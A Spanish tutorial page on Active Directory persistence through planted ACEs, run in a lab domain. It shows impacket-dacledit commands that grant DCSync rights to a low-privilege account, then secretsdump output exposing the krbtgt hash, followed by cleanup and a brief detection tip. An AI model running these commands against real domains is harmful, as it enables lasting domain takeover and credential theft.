Persistencia

Persistencia con ACE en Active Directory

Cómo un atacante con privilegio alto edita los ACE de objetos clave del directorio para conservar acceso al dominio aunque reseteen todas las contraseñas.

Qué es

La persistencia con ACE abusa de los permisos de los objetos de Active Directory. El atacante añade entradas de control de acceso (ACE) a objetos clave del directorio. El acceso queda escrito en los permisos, no en una contraseña, y sobrevive al reseteo de credenciales.

Cómo funciona

Active Directory decide quién puede hacer qué con una lista de permisos (DACL) en cada objeto. Una DACL es un conjunto de ACE, y cada ACE concede un derecho a un principal. El directorio no comprueba cómo llegó ahí una ACE: si dice que una cuenta tiene GenericAll o derechos de replicación, los tiene.

Es una técnica de posexplotación. El atacante ya controla el dominio (Domain Admins o equivalente) y solo quiere quedarse. Los objetivos típicos:

  • El root del dominio: una ACE de replicación (DCSync) deja a una cuenta común sacar cualquier hash, incluido krbtgt.
  • AdminSDHolder: el proceso SDProp copia su DACL sobre los grupos protegidos cada 60 minutos, así que la ACE plantada se reaplica sola.
  • Superficies de acceso remoto (WMI, PSRemoting, registro): editar su descriptor de seguridad concede acceso a un principal sin privilegio.
  • El atributo msDS-AllowedToDelegateTo: prepara la delegación en una cuenta controlada para suplantar a otros usuarios más tarde.

Resetear las contraseñas no borra ninguno de estos accesos.

Diagrama

Cómo ejecutar

Ejecución

Ya como Domain Admin, plantar una ACE de derechos de replicación (DCSync) sobre el root del dominio a favor de una cuenta común. El acceso queda escrito en la DACL, no en una contraseña:

impacket-dacledit · kali
$ impacket-dacledit -action write -rights DCSync -principal aceuser -target-dn 'DC=ludus,DC=domain' -dc-ip 10.3.10.11 ludus.domain/domainadmin:password Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] DACL backed up to dacledit-20260929-220153.bak [*] DACL modified successfully!
exit 0 · capturado 2026-09-30

Confirmar que la ACE quedó en la DACL del dominio. Son los dos derechos de replicación que juntos habilitan DCSync:

impacket-dacledit · kali
$ impacket-dacledit -action read -principal aceuser -target-dn 'DC=ludus,DC=domain' -dc-ip 10.3.10.11 ludus.domain/domainadmin:password Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Parsing DACL [*] Filtering results for SID (S-1-5-21-885004184-2830366101-2842672714-1603) [*] ACE[12] info [*] ACE Type : ACCESS_ALLOWED_OBJECT_ACE [*] Access mask : ControlAccess (0x100) [*] Object type : DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2) [*] Trustee (SID) : aceuser (S-1-5-21-885004184-2830366101-2842672714-1603) [*] ACE[15] info [*] ACE Type : ACCESS_ALLOWED_OBJECT_ACE [*] Access mask : ControlAccess (0x100) [*] Object type : DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2) [*] Trustee (SID) : aceuser (S-1-5-21-885004184-2830366101-2842672714-1603)
exit 0 · capturado 2026-09-30

Más tarde, ya sin el acceso de Domain Admin y con una cuenta sin privilegios, cobrar la ACE y sacar cualquier hash, incluido el de krbtgt:

impacket-secretsdump · kali
$ impacket-secretsdump ludus.domain/aceuser:'Passw0rd!'@10.3.10.11 -just-dc-user krbtgt Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets krbtgt:502:aad3b435b51404eeaad3b435b51404ee:715b45fb2ea40d86d195a69aef57264e::: [*] Kerberos keys grabbed krbtgt:aes256-cts-hmac-sha1-96:856767286b37939e2fb4303129444a1ca85c9ecae56740378406ff4f1fa11b81
exit 0 · capturado 2026-09-30

Limpieza

Quitar la ACE de replicación de la DACL del dominio y borrar la cuenta desechable (Cuentas aceuser restantes: 0). Mientras la ACE siga en la DACL, resetear contraseñas no corta el acceso:

impacket-dacledit · kali
$ impacket-dacledit -action remove -rights DCSync -principal aceuser -target-dn 'DC=ludus,DC=domain' -dc-ip 10.3.10.11 ludus.domain/domainadmin:password Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] DACL backed up to dacledit-20260929-220245.bak [*] DACL modified successfully!
exit 0 · capturado 2026-09-30

Cómo defenderse

Alerta ante peticiones de replicación (DRSUAPI) que no procedan de un Domain Controller: es la señal de una ACE de DCSync plantada.

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.